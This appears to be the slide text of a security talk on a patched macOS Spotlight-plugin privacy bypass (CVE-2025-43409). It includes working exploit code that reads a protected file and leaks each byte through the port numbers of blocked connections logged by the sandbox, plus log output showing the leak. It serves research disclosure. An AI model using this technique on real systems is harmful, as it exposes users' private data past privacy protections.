Last login: Wed Nov  5 15:03:20 on ttys003
➜  ~ log stream | grep -i Exploit
```

It is fixed right?

JBO’s crazy idea

- Other processes still write to the log…like the sandbox?!
- Network connections are not allowed ❌
- But…
- The port numbers of failed connections are written to the log ✅

Exploit Code

```
Boolean GetMetadataForFile(void *thisInterface, CFMutableDictionaryRef attributes, CFStrin
gRef contentTypeUTI, CFStringRef pathToFile)
{
    // Open file
    NSString *filePath = (__bridge NSString *)pathToFile;
    NSFileHandle* handle = [NSFileHandle fileHandleForReadingAtPath:filePath];

    while (true)
    {
        NSData *byteData = [handle readDataOfLength:1];
        if ([byteData length] == 0) {
            break; // EOF
        }

        uint8_t byte;
        [byteData getBytes:&byte length:1];
        openSocket(byte);
    }

    // Free handle and return
    [handle closeFile];
    return true;
}
```

Exploit Code

```
void openSocket(uint8_t byte) {
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        NSLog(@"Failed to create socket");
        return;
    }

    struct sockaddr_in serv_addr;
    memset(&serv_addr, 0, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(1000+byte);
    if (inet_pton(AF_INET, "8.8.8.8", &serv_addr.sin_addr) <= 0) {
        NSLog(@"Invalid address");
        close(sockfd);
        return;
    }

    connect(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
    close(sockfd);
}
```

Data Leak

```
➜  ~ log stream | grep -i "mdworker"
2025-11-06 21:36:47.668967-0500 0x44200d   Error       0x0                 0      0    kerne
l: (Sandbox) Sandbox: mdworker(97993) deny(1) network-outbound remote:*:1080 [import fstype:a
pfs fsflag:4909080 flags:240000005E diag:0 isXCode:0 uti:org.idpf.epub-container plugin:/Libr
ary/Spotlight/Persist.mdimporter #:2 recent:0 0 136732107 - find suspect file using: sudo mdu
til -t 136732107]
2025-11-06 21:36:47.669022-0500 0x44200d   Error       0x0                 0      0    kerne
l: (Sandbox) Sandbox: mdworker(97993) deny(1) network-outbound remote:*:1075 [import fstype:a
pfs fsflag:4909080 flags:240000005E diag:0 isXCode:0 uti:org.idpf.epub-container plugin:/Libr
ary/Spotlight/Persist.mdimporter #:2 recent:0 0 136732107 - find suspect file using: sudo mdu
til -t 136732107]
2025-11-06 21:36:47.669048-0500 0x44200d   Error       0x0                 0      0    kerne
l: (Sandbox) Sandbox: mdworker(97993) deny(1) network-outbound remote:*:1003 [import fstype:a
pfs fsflag:4909080 flags:240000005E diag:0 isXCode:0 uti:org.idpf.epub-container plugin:/Libr
ary/Spotlight/Persist.mdimporter #:2 recent:0 0 136732107 - find suspect file using: sudo mdu
til -t 136732107]
```

Sploitlight 2.0!

Spotlight

Available for: macOS Sequoia

Impact: An app may be able to access sensitive user data

Description: A permissions issue was addressed with additional sandbox restrictions.

CVE-2025-43409: Kirin (@Pwnrin), Jonathan Bar Or (@yo_yo_yo_jbo) of Microsoft, an anonymous researcher

Future Opportunitie$

October 10, 2025

A major evolution of Apple Security Bounty, with the industry's top awards for the most advanced research

3. We're introducing Target Flags, a new way for researchers to objectively demonstrate exploitability for some of our top bounty categories, including remote code execution and Transparency, Consent, and Control (TCC) bypasses — and to help determine eligibility for a specific award. Researchers who submit reports with Target Flags will qualify for accelerated awards, which are processed immediately after the research is received and verified, even before a fix becomes available.

Summary

- With the rise of AI, we have to be more careful about data shared with agents, etc
- TCC alone is insufficient
- Spotlight Plugins have design issues and lack digital signature enforcement, which risks user privacy
- Variant analysis is tough (continual reexploitation)

References

[1] https://bdash.net.nz/posts/tcc-and-the-platform-sandbox-policy/?

[2] Jonathan Levin's Books

[3] The Art of Mac Malware Patrick Wardle

[4] https://www.microsoft.com/en-us/security/blog/2025/07/28/sploitlight-analyzing-a-spotlight-based-macos-tcc-vulnerability/?msockid=1d82efe462f761a000f9f9b2631f601a

[5] https://support.apple.com/guide/mac-help/search-with-spotlight-mchlp1008/mac

[6] https://developer.apple.com/library/archive/documentation/CoreFoundation/Conceptual/CFBundles/AboutBundles/AboutBundles.html

[7] https://ss64.com/mac/mdimport.html

[8] https://ss64.com/mac/mdfind.html

[9] https://theevilbit.github.io/posts/macos_persistence_spotlight_importers/

[10] https://attack.mitre.org/tactics/TA0003/

References

- https://nvd.nist.gov/vuln/detail/CVE-2024-54533
- https://objective-see.org/products/knockknock.html
- https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf
- https://newosxbook.com/home.html
- https://developer.apple.com/library/archive/documentation/Carbon/Conceptual/MDImporters/Concepts/WritingAnImp.html
- https://developer.apple.com/documentation/xcode/configuring-the-macos-app-sandbox
- https://developer.apple.com/library/archive/documentation/FileManagement/Conceptual/understanding_utis/understand_utis_intro/understand_utis_intro.html
- https://manp.gs/mac/1/uttype
- https://www.apple.com/apple-intelligence/
- https://alastairs-place.net/blog/2012/06/06/utis-are-better-than-you-think-and-heres-why/

Thank you!